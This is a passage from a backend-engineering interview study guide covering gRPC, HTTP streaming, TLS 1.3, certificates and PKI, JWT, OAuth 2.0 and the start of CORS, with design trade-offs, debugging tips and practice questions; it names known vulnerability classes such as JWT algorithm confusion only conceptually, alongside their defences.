Browser/humans need adapters (gRPC-Web, transcoding, grpcurl instead of curl); binary payloads = harder debugging on the wire; the L7-LB requirement; protobuf schema discipline required (field-number hygiene, never reuse numbers); h2 HoL blocking under loss persists (until gRPC-over-h3 matures).

9. Common Mistakes

gRPC behind L4 LB → one hot backend (say MAX_CONNECTION_AGE + L7/client-side LB); no deadlines set (defaults = infinite → thread/queue pileups during incidents — deadline-less gRPC is an outage pattern); treating streams as message-bus replacements (streams die with conns; use Kafka for durability); exposing raw gRPC publicly without gateway consideration.

10. Performance Impact

Benchmarks to quote (order-of-magnitude): protobuf encode/decode ~5–10× faster than JSON, payloads ~3–10× smaller; warm-conn unary RPC intra-DC p50 <1ms; streaming avoids per-message HTTP overhead entirely. Payload savings compound at fan-out (one request → 50 internal RPCs).

11. Common Interview Questions

1. gRPC vs REST — when each? (Internal/polyglot/streaming/performance → gRPC; public/browser/cacheable/simple → REST.)
2. The four streaming modes with a real use case each. (Unary=CRUD; server-stream=feeds/watches; client-stream=uploads/telemetry; bidi=chat/sync.)
3. Explain deadline propagation and why it beats per-hop timeouts.

12. Follow-up Questions

“Why HTTP/2 as substrate instead of custom TCP?” → multiplexing free, proxies/LBs speak it, TLS/ALPN infra reuse, streaming semantics map to streams. “How do retries work safely?” → only on idempotent methods / with retry policies + hedging + server-set `grpc-retry-pushback`; budget-capped. “Schema evolution rules?” → add fields with new numbers, never reuse/renumber, `reserved` deleted ones, no changing types in place.

13. Debugging Scenarios

p99 spikes with “DEADLINE_EXCEEDED” cascades → find the slow leaf via propagated deadline metrics, not the symptom services; `UNAVAILABLE` bursts on deploys → server not sending GOAWAY / clients not retrying on drain — enable graceful stop; one backend hot → connection imbalance (L4) — check conns-per-backend; use grpcurl + reflection to reproduce.

14. Best Practices

Deadlines on every call (derived from SLO budget), propagate always; MAX_CONNECTION_AGE (+grace) for rebalancing; interceptors for auth/tracing/retries in one place; health-check protocol (grpc.health.v1) wired to LB; keepalive PINGs tuned under proxy idle timeouts; version APIs via packages, evolve via field discipline.

15. Practice Questions

1. Migrate a REST monolith → gRPC microservices incrementally: transcoding gateway (REST ↔ gRPC), contract-first extraction order, deadline budget design (edge 800ms → leaf 100ms), rollout metrics.
2. Bidi-streaming sync service: define reconnect semantics (resume tokens in metadata), flow control (h2 windows + app-level acks), and why you still need a durable log behind it.

Topic 8.6 — HTTP Streaming (& the Decision Matrix)

1. Why Interviewers Ask This

Interviewers end this area with “so which one do you pick?” — they want a crisp decision procedure plus knowledge of plain HTTP streaming (chunked responses), which most candidates forget exists.

2. Core Concept

HTTP streaming = one response delivered progressively (h1 **Transfer-Encoding: chunked** / h2-h3 DATA frames): the server flushes bytes as produced — LLM tokens, big exports, video segments, progressive JSON (**application/x-ndjson**). SSE is a *formalized* HTTP stream; gRPC server-streaming is the same idea over h2 frames. Uploads stream the other way (client chunked request).

3. Internal Working

h1: each chunk = **<hex len>\r\n<bytes>\r\n**, terminated by **0\r\n\r\n** — receiver processes incrementally; h2/h3: DATA frames per stream, flow-control windows pace the producer (slow reader → window exhausts → server write blocks: built-in backpressure — nicer than SSE's TCP-only backpressure). Proxy buffering is again the arch-enemy: any hop buffering the response destroys the streaming property silently.

4. Packet Flow Explanation

```
POST /v1/completions          (LLM streaming, ndjson variant)
<- 200, Transfer-Encoding: chunked
<- {"token":"The"}\n <- {"token":" cat"}\n ... (flush per token)
client renders tokens as they arrive; TTFB ≈ first-token time (300ms)
instead of full-completion time (12s). Same infra as any HTTP request:
auth, LB, retries(on connect), CDN pass-through with buffering off.
```

5. ASCII Diagram — THE DECISION MATRIX (memorize)

```
need server->client push?
no  -> plain req/resp (+ cache)
yes -> how fresh?  minutes: SHORT POLL (+ETag)
                   seconds: LONG POLL (fallback tier)
                   instant, one-way: SSE (feeds, dashboards,
                                           notifications, LLM tokens)
                   instant, two-way, high-freq: WEBSOCKET
                                           (chat, games, collab editing)
service-to-service RPC/streams: gRPC (contracts, deadlines, h2)
one big/slow response: HTTP STREAMING (exports, tokens, progress)
cross-cutting: hostile networks -> keep an HTTP fallback (SSE/long-poll);
durability -> none of these are queues; pair with Kafka/etc.
```

6. Real Production Example

LLM APIs (chunked/SSE token streams — the defining 2023+ example); Twitter firehose (streaming HTTP of ndjson); S3/GCS large object downloads (range + streaming); Docker pull progress; Kubernetes `watch=true` (chunked JSON stream of resource changes — long-running HTTP streaming powering all controllers!).

7. Advantages

Zero new protocol: auth/observability/LB unchanged; TTFB decoupled from total time; natural for producer-paced data; h2 gives per-stream backpressure; trivially consumable (curl works).

8. Trade-offs

One-directional per response; connection failure mid-stream needs app-level resume (Range headers for bytes, cursors for events); intermediary buffering/timeouts; no message semantics on h1 (you invent framing: ndjson/length-prefix).

9. Common Mistakes

Building WS infrastructure for what is a single progressive response (exports, LLM output — streaming HTTP is simpler); forgetting resume for large downloads (Range/If-Range); Content-Length + streaming confusion (you don't know length → chunked; setting both breaks clients); proxy buffering yet again.

10. Performance Impact

Perceived latency: TTFB drops from total-time to first-chunk-time (LLM: 12s → 300ms user-perceived — the most vivid modern example); memory: $O(\text{chunk})$ instead of $O(\text{response})$ on both ends; long streams occupy conn slots — cap durations, resume via cursor.

11. Common Interview Questions

1. Compare all six mechanisms on: latency, direction, statefulness, infra-compat, resume. (Build the matrix live.)
2. How does chunked encoding work and when do you still need it under h2? (h2 frames replace it, but semantic remains: unknown-length progressive body.)
3. Design LLM response streaming end-to-end including proxy config and client parsing.

12. Follow-up Questions

“Backpressure in each?” → polling: none needed; SSE: TCP-only; WS: app-managed queues; gRPC/h2: stream windows (best). “Resume in each?” → poll: cursor param; SSE: Last-Event-ID; WS: your protocol; HTTP download: Range; gRPC: your resume token.

13. Debugging Scenarios

Stream “works but arrives all at once” → buffering (proxy, gzip, app framework auto-buffering — check every layer); mid-stream truncation at 100s → LB response timeout; client memory blowup → reading entire stream before processing (use incremental parser).

14. Best Practices

Flush explicitly per logical unit; heartbeat long streams; disable buffering/compression on streaming routes (or use per-chunk flush-friendly compression); pair every stream with a resume mechanism; enforce max stream duration + reconnect (rolling restarts need it).

15. Practice Questions

1. Notification system for web+mobile+3rd-party-webhooks: pick a mechanism per consumer type and justify (web: SSE; mobile: platform push (FCM/APNs — not your socket! battery/OS reality); partners: webhooks+retries; internal: Kafka).
2. 5GB report download must survive network changes: design with Range/If-Range + ETag pinning + parallel chunk fetch.

MODULE 8 — One-Page Cheat Sheet

DECISION	minutes-fresh: short poll(+jitter,+304) seconds: long poll one-way instant: SSE two-way high-freq: WebSocket s2s RPC/streams: gRPC one progressive response: HTTP stream mobile background: platform push (FCM/APNs), not sockets
SHORT POLL	QPS=N/interval; latency~interval/2; stateless; jitter!
LONG POLL	park 20-30s < ALL hop timeouts; cursors mandatory; async srv
SSE	text/event-stream; EventSource auto-reconnect + Last-Event-ID replay; heartbeat 15-30s; buffering OFF; one-way; h2 fixes 6-conn limit
WEBSOCKET	Upgrade->101; masked client frames; ping/pong; YOU build: reconnect(jitter!), resume, re-auth, backpressure(queue caps), drain(1001+jitter). stateful fleet; conn-count autoscaling
gRPC	proto contracts; 1 RPC = 1 h2 stream; status in TRAILERS (=> gRPC-Web for browsers); 4 modes; DEADLINES PROPAGATE; L4 LB trap -> L7/client LB + MAX_CONNECTION_AGE
HTTP STREAM	chunked/h2 DATA; flush per unit; TTFB=first chunk; Range resume; k8s watch, LLM tokens
UNIVERSAL	every hop's idle/read timeout > heartbeat interval;
GOTCHAS	proxy buffering kills streams; reconnect storms need jitter; none of these are durable queues — pair with a log (Kafka)
NUMBERS	WS conn ~10s KB => ~100-200k conns/box frame 2-14B vs HTTP ~500B proto ~5-10x vs JSON heartbeats ~30s

MODULE 8 — Top Interview Questions

1. Build the six-way comparison matrix from memory: direction, latency, state, resume, infra-compat, cost regime.
2. Design chat at 10M concurrent (gateway tier, pub/sub backbone, presence, resume, drain, reconnect storms).
3. WebSocket upgrade handshake — every header and why masking exists.
4. Why choose SSE over WS for a live dashboard? (One-way, auto-resume, plain HTTP ops.)
5. gRPC on the wire: streams, trailers, deadline propagation; why browsers can't and what gRPC-Web does.
6. The gRPC/L4 balancing problem and its three fixes.
7. What must every long-lived-connection design include? (Heartbeats, jittered reconnect, resume protocol, queue caps, drain plan, fallback transport.)
8. Why is mobile push (FCM/APNs) not just “keep a WebSocket open”? (OS kills sockets; battery; single multiplexed OS channel.)

MODULE 8 — Common Mistakes

- WS-by-default for one-way flows; polling dismissed without cost math.
- Missing heartbeats / timeout-chain audits; proxy buffering unexamined.
- Reconnects without jitter (self-DDoS); no resume protocol (silent gaps).
- Unbounded send queues to slow clients (OOM); auth solved only at handshake.
- gRPC without deadlines; behind L4; streams treated as durable queues.

MODULE 8 — Mock Interview (15 min)

Q1. “Design the realtime layer for a collaborative document editor.” *Strong answer:* WS (bidi, high-frequency ops); OT/CRDT ops as binary frames; per-doc room routing via consistent hash on docID to gateway shard (legit stickiness — Module 6.4); resume: op-log with vector/sequence per doc, replay on reconnect; presence via ephemeral pub/sub; drain + jittered reconnect; SSE/long-poll fallback; offline queue merges via CRDT properties.

Q2. “Your WS fleet dropped 2M connections during a 10s LB blip; the reconnect wave took the site down. Fix the system.” *Strong answer:* jittered exponential backoff with server-driven hints (retry-after in close frame), reconnect admission control (token-bucket at edge, shed excess to long-poll), resume tokens to skip re-auth+full-sync cost, connection-count-aware autoscaling with pre-warmed headroom, and staged LB maintenance (drain, don’t blip).

Q3. “gRPC bidi stream between mobile and backend — good idea?” *Strong answer:* mostly no: mobile networks + OS lifecycle kill long streams; gRPC-Web/native gRPC support is awkward; prefer unary gRPC/REST + platform push for wake-ups + SSE/WS for foreground sessions; reserve gRPC bidi for server-to-server (xDS-style) where deadlines/contracts/stable networks apply.

MODULE 9 — Security (TLS, PKI, JWT, OAuth, CORS, CSRF, XSS)

*Security questions in backend interviews are practical: “walk the TLS handshake,” “how do you do auth between services,” “explain CORS to a junior who’s cargo-culting *.” Depth on TLS 1.3 + token security is the differentiator.*

Topic 9.1 — TLS Handshake

1. Why Interviewers Ask This

The most-asked security question, period. It combines crypto concepts (key exchange, PFS), performance (RTTs — ties to Module 4), and ops (session resumption, 0-RTT). TLS 1.3 vs 1.2 differences are a freshness check.

2. Core Concept

Goal: two strangers derive shared symmetric keys over a hostile network, with the server proving its identity. Asymmetric crypto (ECDHE) bootstraps trust + key agreement; symmetric crypto (AES-GCM/ChaCha20) carries the data. **TLS 1.3: 1 RTT** (one flight each way, only ECDHE allowed → forward secrecy mandatory); TLS 1.2: 2 RTT, legacy key exchanges (static RSA — no PFS) still possible.

3. Internal Working

TLS 1.3 flow: 1. **ClientHello**: supported versions/ciphers, SNI, ALPN, **client’s ECDHE key share** (sent optimistically — this is *the* 1.3 trick that saves an RTT). 2. **ServerHello**: chosen cipher + server’s key share → both can compute the shared secret *now*; everything after ServerHello is already encrypted (including the certificate — 1.2 sent certs in plaintext; nice detail). 3. Server sends **Certificate** + **CertificateVerify** (signs the handshake transcript with the cert’s private key — proves possession; prevents replaying someone’s cert) + **Finished** (MAC over transcript — tamper-proofing the negotiation, blocks downgrade attacks). 4. Client verifies chain (→ 9.2), sends its **Finished**. Application data flows; client can actually attach data with its Finished (1-RTT to first byte). **Resumption**: server issues session tickets (encrypted state); returning client presents ticket → PSK resumption (skips cert), optionally with **0-RTT** data (replayable! idempotent-only — same caveat as QUIC).

4. Packet Flow Explanation

```
TLS 1.3 (fits in 1 RTT):
C->S: ClientHello [versions, ciphers, SNI:api.x.com, ALPN:h2, key_share]
S->C: ServerHello [key_share] {EncryptedExtensions, Certificate,
                               CertificateVerify, Finished}
C->S: {Finished} + [application data immediately]
TLS 1.2 (2 RTT): Hello exchange -> cert -> key exchange -> ChangeCipher
                  -> Finished ... one full extra round trip.
Resumed 1.3: ClientHello+ticket(+0-RTT data) -> accept -> 0-1 RTT.
```

5. ASCII Diagram

```

    asymmetric phase (expensive, once)      symmetric phase (fast, bulk)
    [ECDHE key agreement] + [cert proves    [AES-GCM w/ derived keys,
    server identity: CA-signed, transcript  per-record nonce+auth tag]
    signature]                               ==>
    forward secrecy: ephemeral ECDHE keys deleted after handshake =>
    recorded traffic can't be decrypted even if server key leaks later.
    downgrade defense: Finished MACs the whole transcript both saw.
  
```

6. Real Production Example

TLS 1.3 is ~all major-site traffic now (faster + safer); Cloudflare/Google drove deployment. The 1-RTT saving is worth 50–150ms/connection for far users — the same math that justifies edge termination (Module 4.4). Heartbleed (2014, OpenSSL memory leak exposing private keys) is the canonical “why PFS matters” story: with non-PFS RSA exchange, a leaked key retroactively decrypts recorded history; with ECDHE, it doesn't.

7. Advantages

Confidentiality + integrity + authentication with 1 RTT overhead and ~1–2% CPU (AES-NI); PFS by default (1.3); resumption amortizes handshakes to near-zero.

8. Trade-offs

Cold-start RTT + CPU for asymmetric ops (ECDSA sign ~0.1–1ms — matters at extreme handshake rates/DDoS); 0-RTT replay hazard; certificate ops burden (9.2); encrypted traffic blinds middlebox-based security teams (hence enterprise MITM proxies — with their own risks).

9. Common Mistakes

- Describing the RSA-encrypts-the-session-key handshake as current (that's legacy 1.2 static-RSA; 1.3 removed it — instant seniority check).
- “TLS encrypts with the certificate's public key” — no: certs *authenticate*; ECDHE derives the keys.
- Forgetting what Finished/transcript-MAC is for (downgrade protection).
- Ignoring resumption in latency math.

10. Performance Impact

Numbers to quote: 1.3 full = 1 RTT + ~0.5–2ms crypto; resumption ≈ 1 RTT, near-zero asymmetric cost; 0-RTT = 0 RTT; symmetric bulk ≈ 1–3 GB/s/core AES-GCM. Handshake-rate limits (~thousands of full handshakes/core/s) are why TLS-terminating LBs get CPU-sized by *new-connection rate*, not bandwidth.

11. Common Interview Questions

1. Walk TLS 1.3 step-by-step; what changed vs 1.2 and why is it 1 RTT?
2. What is forward secrecy, mechanically?
3. How does resumption work; what's dangerous about 0-RTT?

12. Follow-up Questions

- “How does the client know the server isn't replaying a stolen cert?” → CertificateVerify signs *this* handshake's transcript — needs the private key live.

- “Why is SNI a privacy leak, and the fix?” → plaintext hostname in ClientHello; ECH encrypts it (key via DNS/HTTPS records).
- “mTLS — what’s added?” → server requests client cert; client sends cert + its own CertificateVerify; both sides authenticated (service mesh standard).

13. Debugging Scenarios

- `openssl s_client -connect h:443 -servername h -tls1_3` → inspect negotiated version/cipher/chain/ALPN.
- Handshake failures for some clients only: cipher/version mismatch (old Android vs 1.3-only), missing intermediate cert, SNI-less clients getting default vhost cert. Capture: `ClientHello` visible in plaintext — check what the client offers.

14. Best Practices

TLS 1.3 preferred + 1.2 fallback (no lower); ECDSA certs (smaller/faster) with RSA fallback chains; enable tickets w/ rotating keys (ticket-key compromise = silent mass decryption — rotate!); 0-RTT only for idempotent routes; terminate near users, resume aggressively.

15. Practice Questions

1. Compute first-byte latency for Sydney → Virginia (RTT 200ms): cold h1+TLS1.2 vs h2+TLS1.3 vs resumed h3 0-RTT. (~600 vs 400 vs ~200ms; plus edge-termination variant ~ tens of ms.)
2. Your TLS-terminating fleet CPU saturates during a reconnect storm though bandwidth is low. Explain and fix. (Asymmetric handshake cost dominates; enable resumption across fleet — shared/sticky ticket keys, rate-limit/queue new handshakes, session cache.)

Topic 9.2 — Certificates & PKI

1. Why Interviewers Ask This

“Why should I trust this cert?” tests whether you understand the trust chain end-to-end — and cert expiry is a top-tier real outage cause (interviewers mine it for ops judgment).

2. Core Concept

An X.509 certificate binds a **public key** to an **identity** (domain via SAN), signed by a **CA**. Trust is a chain: leaf ← intermediate(s) ← root (root pre-installed in OS/browser trust stores, kept offline). PKI = the machinery: CAs, issuance validation, expiry, revocation, transparency logs.

3. Internal Working

- Verification steps a client runs: build chain to a trusted root → check signatures at each link → validity dates → **SAN matches hostname** → not revoked (OCSP/CRL — practically: OCSP stapling or browser CRLSets) → (browsers) present in **Certificate Transparency** logs (public append-only logs; mis-issued certs become detectable — CT is a great senior talking point).
- Issuance (ACME/Let’s Encrypt): prove control via HTTP-01 (token at `/.well-known/acme-challenge/`) or **DNS-01** (TXT record — required for wildcards) → CA signs a short-lived (90-day) cert. Short lifetimes are a *feature*: bounded compromise window, forces automation.

- Key detail: the CA never sees your private key — you send a CSR (public key + identity), CA signs it.

4. Packet Flow Explanation

```
server presents: [leaf: api.x.com] + [intermediate CA] (never the root)
client: leaf.signature verified with intermediate's pubkey
       intermediate.signature verified with root's pubkey (in trust store)
       SAN contains api.x.com? dates ok? OCSP staple fresh? CT SCTs ok?
       => trust the leaf's public key => proceed with CertificateVerify
MISSING INTERMEDIATE = the classic bug: works in Chrome (caches/fetches
intermediates via AIA), fails in curl/Java/python => "some clients" failures.
```

5. ASCII Diagram

```
[Root CA]  offline, in trust stores, 20yr
  | signs
[Intermediate CA]  online issuance, revocable blast-radius layer
  | signs
[Leaf: SAN=api.x.com]  90d (LE) / <=398d max, your private key
mTLS/internal: your own [Private Root] -> [SPIFFE-style leaf per service,
TTL hours] - identity for services, rotation fully automated
```

6. Real Production Example

Expired-cert outages are legion (Microsoft Teams 2020, Spotify, many banks) — hence automation-or-death. Let's Encrypt (2015→) moved the web from ~40% to ~95%+ HTTPS by making issuance free/automated. DigiNotar (2011, CA breached, rogue google.com certs used to spy) → led to CT logs; Symantec CA distrust (2017) shows roots can be *removed* — trust is revocable at ecosystem level.

7. Advantages

Global-scale trust without pre-shared secrets; layered chain limits blast radius (compromised intermediate ≠ root); CT makes mis-issuance auditable; ACME makes ops nearly free.

8. Trade-offs

CA system = trusted third parties (any trusted CA can technically issue for any domain — CT+CAA records mitigate); revocation remains weak (OCSP soft-fail default: attacker who can block OCSP wins → stapling helps); expiry = recurring operational tax; private PKI = you own the whole lifecycle.

9. Common Mistakes

- Serving leaf without intermediates (the “works in browser, fails in code” classic).
- Wildcard `*.x.com` misconceptions: matches one level only (not `a.b.x.com`); broad wildcards = broad blast radius on key theft.
- Believing revocation reliably works; ignoring CAA records; letting humans renew certs.

10. Performance Impact

Chain size matters: cert chain > initial cwnd (~14KB) = +1 RTT on every cold handshake (real tuning: ECDSA certs ~½ size of RSA; prune chain). OCSP stapling removes a client-side blocking lookup (up to hundreds of ms on some networks).

11. Common Interview Questions

1. Walk exactly how a client validates a certificate.
2. Root vs intermediate — why the hierarchy?
3. How does Let's Encrypt verify you own a domain? HTTP-01 vs DNS-01?

12. Follow-up Questions

- “How would you do certs for 500 internal microservices?” → private CA + short-lived (hours) auto-rotated certs, SPIFFE identities, mesh handles distribution — never manual.
- “What stops a rogue CA from issuing google.com?” → nothing cryptographic! CT logs (detection), CAA DNS records (policy), browser CA programs (punishment) — trust is institutional, and saying so is the senior answer.
- “What's certificate pinning and its risk?” → hardcode expected key/cert; breaks rotation; mostly discouraged now except high-value mobile apps (with backup pins).

13. Debugging Scenarios

- `openssl s_client -showcerts` → chain served; `openssl x509 -noout -dates -ext subjectAltName` → expiry/SAN; `curl -vI` → verification errors.
- “Works on my machine, fails in prod container” → container image lacks updated CA bundle (trust store drift) — a real and common cause.

14. Best Practices

Automate issuance+renewal (ACME/cert-manager), alert on <21 days, monitor from *outside*; staple OCSP; CAA records; short-lived internal certs; inventory every TLS endpoint (the forgotten internal admin panel is always the one that expires).

15. Practice Questions

1. Design certificate infrastructure for a SaaS with 20k customer vanity domains (ACME DNS-01/HTTP-01 per domain, rate-limit handling, cert storage + SNI serving at edge, renewal orchestration, failure quarantine).
2. Java clients fail with `unable to find valid certification path`; browsers fine. Diagnose in 3 steps. (Missing intermediate → `s_client -showcerts` confirms → fix served chain; alternative cause: outdated JDK trust store.)

Topic 9.3 — JWT (JSON Web Tokens)

1. Why Interviewers Ask This

JWT vs session is a canonical design debate; JWT security bugs (alg:none, no-expiry, secrets in payload) are common real vulnerabilities; and **revocation** is the trap every interviewer sets.

2. Core Concept

JWT = `base64url(header).base64url(payload).signature` — a **signed** (NOT encrypted!) claims document. Header: `alg`, `kid`. Payload: claims (`sub`, `exp`, `iat`, `iss`, `aud`, custom roles/scopes).

Signature: HMAC (HS256, shared secret) or asymmetric (RS256/ES256 — issuer signs with private key, *anyone verifies with public key*: this asymmetry is what makes JWTs scale across services).

3. Internal Working

- Verification (local, no network!): parse → check `alg` against allowlist → fetch issuer's public key by `kid` from cached **JWKS** endpoint → verify signature over header.payload → validate `exp/nbf/iss/aud`. Cost ~50–200µs — vs a session-store lookup (~0.5–1ms + a dependency).
- The **stateless trade**: no server-side record → nothing to check per request → *nothing to revoke*. A stolen/obsolete token is valid until `exp`. Industry resolution: **short-lived access tokens (5–15 min) + long-lived refresh tokens (stored server-side, revocable)** — revocation latency = access-token TTL. Plus optional denylist (jti) for true instant kill (reintroduces state — say the trade explicitly).
- Storage in browsers: localStorage = XSS-stealable; `HttpOnly Secure SameSite` cookie = XSS-resistant but CSRF-relevant (→ 9.5/9.6 interplay — interviewers love asking this pairing).

4. Packet Flow Explanation

```
login: creds -> auth service -> RS256-signed JWT {sub:42, roles, exp:+15m}
      + refresh token (opaque, stored server-side, 30d)
API call: Authorization: Bearer eyJ...
gateway/service: JWKS cached -> verify sig+exp+aud locally (0 net hops)
t+15m: 401 -> client: POST /token {refresh} -> rotation: new access +
      NEW refresh (old one invalidated; reuse of old = theft signal -> kill family)
logout/compromise: revoke refresh (server-side) => max exposure 15m,
      or jti-denylist for instant.
```

5. ASCII Diagram

```
header {alg:RS256,kid:k1} . payload {sub,exp,aud,...} . signature
base64url ENCODED != ENCRYPTED – anyone can READ claims; only issuer
can MINT (private key); everyone can VERIFY (public key via JWKS).
sessions: [cookie: sid] -> store lookup / request | instant revoke
JWT:      [bearer]      -> local verify          | revoke = wait exp
hybrid (the answer): 5-15m JWT + revocable refresh + rotation
```

6. Real Production Example

OIDC id_tokens are JWTs (Google/Auth0/Okta sign-in); Kubernetes ServiceAccount tokens are JWTs; API gateways verify JWTs at edge (Module 6.3/7.2). Famous vuln classes: `alg:none` acceptance (libraries that trusted the header), RS256 → HS256 confusion (verify HMAC using the *public* key as secret — attacker who knows the public key mints tokens) — name these; they're standard interview material.

7. Advantages

Stateless horizontal-scale verification (no auth-service hot path, works across services/regions); claims travel with the request (authz data locality); cross-domain friendly (mobile, third-party); standard tooling everywhere.

8. Trade-offs

Revocation gap (the big one); token size (500B–2KB in every request header — vs 32B session cookie; fat role claims bloat every call); claims go stale until refresh (role change lag); key management (JWKS rotation, kid rollover); readable payload (no secrets inside!).

9. Common Mistakes

- “JWTs are encrypted” (base64 ≠ encryption; JWE exists but is rare).
- No `exp` /years-long tokens; secrets or PII in claims; `alg` from attacker-controlled header honored; missing `aud` check (token for service A replayed at service B — audience confusion).
- `localStorage` without weighing XSS; refresh tokens without rotation/reuse detection.

10. Performance Impact

Local verify saves ~0.5–1ms + a network dependency per request vs session lookup — at 100k RPS that's a Redis cluster you don't need. But +1KB/request headers ≈ real bandwidth on chatty APIs (h2 HPACK mitigates repeats). JWKS fetch: cache with TTL + kid-based rollover to avoid rotation outages.

11. Common Interview Questions

1. JWT vs server-side sessions — full trade-off table, then the hybrid answer.
2. “User's token is stolen — walk your response.” (Short TTL bounds it; revoke refresh family; optional jti denylist; detect via refresh-reuse.)
3. HS256 vs RS256 — when each? (Shared-secret single-issuer=HS fine; multi-service verify=RS/ES so verifiers hold no minting power.)

12. Follow-up Questions

- “Where do you put it in a browser app and why?” → `HttpOnly SameSite` cookie + CSRF strategy, vs `localStorage` + XSS exposure — argue, pick cookie for most cases.
- “How do services trust claims without calling auth?” → signature + iss/aud + short exp; that is the design.
- “Key rotation without an outage?” → publish new key in JWKS alongside old (kid), start signing with new, retire old after max token TTL.

13. Debugging Scenarios

- Random 401s after auth deploy → JWKS cache staleness vs new kid; fix overlap-publication.
- Valid-looking token rejected: clock skew (`exp/nbf` — allow 30–60s leeway), wrong `aud`, proxy stripping the Authorization header (nginx `underscores_in_headers`, ALB header size limits).

14. Best Practices

RS256/ES256 with kid+JWKS; `exp` ≤15m; aud+iss always validated; alg allowlist; refresh rotation + reuse detection; `HttpOnly` cookies for browsers; claims = identifiers not data; never sensitive data in payload.

15. Practice Questions

1. Design auth for mobile + web + 3rd-party API consumers with one auth service: token types, TTLs, storage per client, revocation story, key rotation.
2. A pentest reports your API accepts a token minted with your *public* key. Explain the exact vulnerability. (RS256 → HS256 alg-confusion: server ran HMAC-verify with the public key as the shared secret; fix: pin expected alg per key.)

Topic 9.4 — OAuth 2.0 (High Level)

1. Why Interviewers Ask This

“Design Sign in with Google” / “let a 3rd-party app access user data without the password” — OAuth is the standard answer, and the **authorization-code + PKCE** flow is the expected default. Interviewers check flow understanding, not spec trivia.

2. Core Concept

OAuth 2.0 = **delegated authorization**: user grants a *client app* scoped access to their resources at a *resource server*, brokered by an *authorization server* — password never touches the app. Four roles: resource owner (user), client (app), authorization server (Google), resource server (Google APIs). **OIDC** = identity layer on top (adds `id_token` JWT = “who the user is”) — OAuth authorizes, OIDC authenticates; conflating them is the classic mistake.

3. Internal Working

Authorization Code + PKCE (the one flow to know cold): 1. App generates random `code_verifier`, sends user to auth server with `code_challenge = SHA256(verifier)`, `client_id`, `redirect_uri`, `scope`, `state` (CSRF nonce). 2. User authenticates *at the auth server* and consents. 3. Auth server redirects back with a one-time **authorization code** (via browser — untrusted channel, hence short-lived, single-use). 4. App exchanges code + `code_verifier` (+ `client_secret` if confidential) **server-to-server** for access token (+ refresh token, + `id_token` if OIDC). PKCE closes the code-interception hole (mobile apps can't hold secrets; stolen code is useless without the verifier). The **implicit flow (token in URL fragment)** is **deprecated** — tokens leaked via history/referrer; say so. Client-credentials flow = machine-to-machine (no user).

4. Packet Flow Explanation

```
1. app -> browser redirect: authserver/authorize?client_id&scope=email
  &redirect_uri&state=xyz&code_challenge=H(v)
2. user logs in AT AUTH SERVER (password never seen by app), consents
3. authserver -> browser redirect: app/callback?code=AC123&state=xyz
  (app verifies state == xyz <- CSRF defense on the callback)
4. app server -> authserver: POST /token {code:AC123, code_verifier:v,
  client_id, client_secret} <- back channel, TLS
5. <- {access_token(15m), refresh_token, id_token(JWT)}
6. app -> resource server: Bearer access_token (scoped: email only)
```

5. ASCII Diagram

```
[user] --auth+consent--> [AUTH SERVER] --code(front channel/browser)-->
[app backend] --code+verifier+secret(back channel)--> [AUTH SERVER]
<-- tokens --
[app] --bearer--> [RESOURCE SERVER (validates token, enforces scope)]
front channel = untrusted (only short-lived code travels there)
back channel = trusted (tokens only here) <- the core design idea
OIDC adds: id_token (JWT: who) ; OAuth alone: access (what you may do)
```

6. Real Production Example

“Sign in with Google/GitHub/Apple” (OIDC); every marketing/CI tool accessing your GitHub/Slack via scoped tokens; Kubernetes OIDC auth; internal SSO (Okta) issuing tokens that gateways verify (ties to

9.3/6.3). Cautionary tale: apps that asked for overly-broad scopes and got breached — scope minimization is a design review item.

7. Advantages

Password isolation (phishing/breach containment); scoped + revocable + auditable delegation; centralizes MFA/policy at the auth server; standard across the industry (libraries, providers).

8. Trade-offs

Redirect choreography = real complexity (and a rich bug surface: open redirects, state omission, code replay); dependence on the IdP's availability; token/scope sprawl without governance; spec flexibility = many insecure ways to hold it (hence "OAuth 2.1" consolidating: PKCE-always, no implicit).

9. Common Mistakes

- OAuth as authentication without OIDC ("we log users in with the access token" → confused-deputy bugs; use `id_token`).
- Missing `state` (login CSRF), unvalidated `redirect_uri` (token/code exfiltration via open redirect — the most exploited OAuth bug; exact-match allowlists!), tokens in URLs.
- Using implicit flow in 2025+; storing provider tokens unencrypted.

10. Performance Impact

Login = 2–3 redirects + token exchange (~hundreds of ms, once per session). Steady-state = bearer JWT verification (9.3 economics). Token introspection (opaque tokens) adds a network hop per request — vs self-contained JWT: the same stateless-vs-revocable trade again; recognizing the recurrence scores points.

11. Common Interview Questions

1. Walk authorization-code + PKCE end-to-end, labeling front vs back channel.
2. OAuth vs OIDC? Access token vs `id_token` vs refresh token?
3. Why is the code exchanged server-side instead of tokens returned directly in the redirect?

12. Follow-up Questions

- "Why PKCE even for confidential clients?" → defense-in-depth vs code interception/injection; OAuth 2.1 mandates it.
- "How would you build 'Login with YourApp' for third parties?" → you *become* the auth server: consent screens, client registration, scope design, token issuance/rotation — a solid system-design vein.
- "Machine-to-machine?" → `client_credentials` with workload identity (or mTLS/SPIFFE instead — compare).

13. Debugging Scenarios

- `redirect_uri_mismatch`: exact-string matching vs trailing slash/env-specific URI.
- Intermittent `invalid_grant`: code reuse (double-submit on callback), clock skew, code TTL (~30–60s) expiring behind slow redirects.
- Users bounced to login loops: cookie SameSite settings breaking the callback redirect (cross-site POST callbacks + `SameSite=Lax` nuances).

14. Best Practices

Auth-code+PKCE everywhere; exact redirect_uri allowlists; state always; short code TTL; rotate refresh tokens; scope minimization + incremental consent; use vetted libraries — hand-rolled OAuth is a CVE generator.

15. Practice Questions

1. Design “Connect your Google Calendar” for a scheduling SaaS: flow, token storage (encrypted, per-user), refresh handling, scope choice, revocation webhook handling, IdP-outage behavior.
2. A partner app’s users report your “Sign in with X” logs them into *someone else’s account* intermittently. Hypothesize. (Missing/predictable state → session fixation via CSRF on callback; or callback caching. Walk the exploit and fix.)

Topic 9.5 — CORS

1. Why Interviewers Ask This

Every backend engineer has fought CORS; interviewers test whether you know *what it actually is* (a browser relaxation of same-origin policy, not a server security control) — most candidates have it conceptually backwards.

2. Core Concept

Same-Origin Policy (SOP): browser JS from origin A (scheme+host+port) can’t *read* responses from origin B. **CORS** = the server-side opt-in headers that *relax* SOP for chosen origins. Critical framing: **CORS protects users from malicious sites reading cross-origin data with their cookies** — it does **not** protect your server (curl ignores it entirely). Getting this direction right is the whole question.

3. Internal Working

- **Simple requests** (GET/POST with simple headers/content-types): sent immediately; browser checks `Access-Control-Allow-Origin` on the *response* — blocks JS from reading if absent. (NB: the request still *executed* server-side — that’s why CORS ≠ CSRF defense!)
